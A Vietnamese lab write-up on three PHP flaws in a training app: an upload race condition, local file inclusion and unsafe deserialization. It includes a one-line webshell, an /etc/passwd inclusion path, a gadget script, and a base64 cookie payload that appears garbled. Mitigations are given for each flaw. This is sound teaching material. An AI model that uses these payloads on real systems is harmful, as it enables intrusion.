

PHP WRITEUP

PHP-Vulnerability Lab Report

Danh sách lỗ hổng trong lab

#	Tên lỗ hổng	Endpoint / Function
01	File Upload / Race Condition	POST /index.php
02	Local File Inclusion	GET /index.php?page=
03	PHP Deserialize	GET /index.php

Chi tiết lỗ hổng

Vulnerability 01 – File Upload / Race Condition

Loại lỗi	File Upload / Race Condition
Endpoint	POST /index.php
Tham số	file

Root Cause

Ứng dụng xử lý luồng khi nhận được 1 file có đuôi .php sẽ cho sleep 1 giây. Sau đó mới thực hiện xoá file. Vậy nên ta sẽ tận dụng khoảng thời gian 1 giây đó

```
$upload_msg = "";
if(isset($_POST["submit"])) {
    $target_file = $upload_dir . basename($_FILES["fileToUpload"]["name"]);

    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        $upload_msg .= "<p>File ". htmlspecialchars(basename($_FILES["fileToUpload"]["name"])) . " đã được tải lên thành công. <br>";
        $upload_msg .= "Đường dẫn: <a href='$target_file' target='_blank'>$target_file</a></p>";

        // LỖ HỔNG RACE CONDITION:
        if (strpos($target_file, '.php') !== false) {
            flush(); // Đẩy output ra trước
            sleep(1);
            unlink($target_file); // Xoá file php
            $upload_msg .= "<p style='color:#ff5e62;'>CẢNH BÁO: Phát hiện file PHP. Đã xoá file để bảo mật!</p>";
        }
    } else {
        $upload_msg .= "<p style='color:#ff5e62;'>Có lỗi trong quá trình upload.</p>";
    }
}
```

Attack Path

1. Tạo 1 file webshell.php với nội dung `<?php system($_GET['cmd']) ?>`
2. Thực hiện upload 1 file mẫu và lấy request đó vào Burp Suite Repeater. Duplicate lên 20 tab và cho vào chung 1 group và gửi theo group.
3. Với mỗi 1 request sẽ sleep 1 giây. Vậy nên khi gửi 20 request nối tiếp ta sẽ có 20 giây để file php tồn tại.
4. Sau đó truy cập vào `/uploads/webshell.php?cmd=cat%20/etc/passwd` trong 20 giây
5. Nhận lại phản hồi là nội dung của file `/etc/passwd`


Payload

```
<?php system($_GET['cmd']) ?>
```

Đường dẫn

`/uploads/webshell.php?cmd=cat%20/etc/passwd`

Evidence



Hình 1. Nội dung file `/etc/passwd`

Mitigation

Kiểm tra file trước khi đưa vào thư mục public.

Cấu hình Apache không cho phép thực thi script trong thư mục upload.

Vulnerability 02 - Local File Inclusion

Loại lỗi	Local File Inclusion
Endpoint	GET /index.php?page=
Tham số	page


Root Cause

Chức năng đọc các file trong hệ thống sử dụng `include($page)` trực tiếp từ param. Không filter input vậy nên có thể bị sử dụng để đọc file hệ thống

Payload

`/index.php?page=/etc/passwd`

Evidence



Hình 2. Nội dung file /etc/passwd

Mitigation

- Không dùng trực tiếp input làm đường dẫn.
- Dùng allowlist, không dùng blacklist.
- Kiểm tra đường dẫn chuẩn hóa khi cần file động.

Vulnerability 03 – PHP Deserialize

Loại lỗi	PHP Deserialize
Endpoint	GET /index.php
Tham số	Cookie: user_prefs

Root Cause

Ứng dụng gọi hàm unserialize() trực tiếp trên dữ liệu input. Vậy nên attacker có thể tạo 1 object có các magic method tự thực thi hàm trên hệ thống.

Attack Path

1. Giải mã base64 cookie, ta nhận được 1 object được deserialize
2. Tiếp theo trong hệ thống có 1 object **Logger**. Object tồn tại 1 magic method **__destruct()** thực hiện hàm **file_put_contents()**
3. Ta sẽ viết 1 file php tạo object **Logger** và deserialize nó với nội dung như sau

```
<?php
class Logger {
    public $logFile;
    public $message;
}
$o = new Logger();
$o->logFile = "/var/www/html/uploads/shell1.php";
$o->message = "<?==system('id')?>";


echo base64_encode(serialize($o));
?>
```

4. Sau đó thay vào cookie user_prefs và gửi lại request và xác nhận lệnh đã được thực thi

Payload

```
user_prefs=Tzo20iJMb2dnZXIi0jI6e3M6NzoibG9nRmlsZSI7czozMjoiL3Zhci93d3cvaHRtbC91cGxvYWZl3NoZWxsMS5waHAi03M6NzoibWVzc2FnZSI7czoxNzoPD89c3lzZGVtKCdpZCpPz4i030=
```

Evidence



Hình 3. Minh chứng lệnh đã được thực thi

Mitigation

Không dùng `unserialize()` với dữ liệu do người dùng kiểm soát.

Sử dụng JSON thay vì `Deserialize`

Kiểm tra schema dữ liệu

Nếu phải dùng `Deserialize` thì hãy cho chúng vào whitelist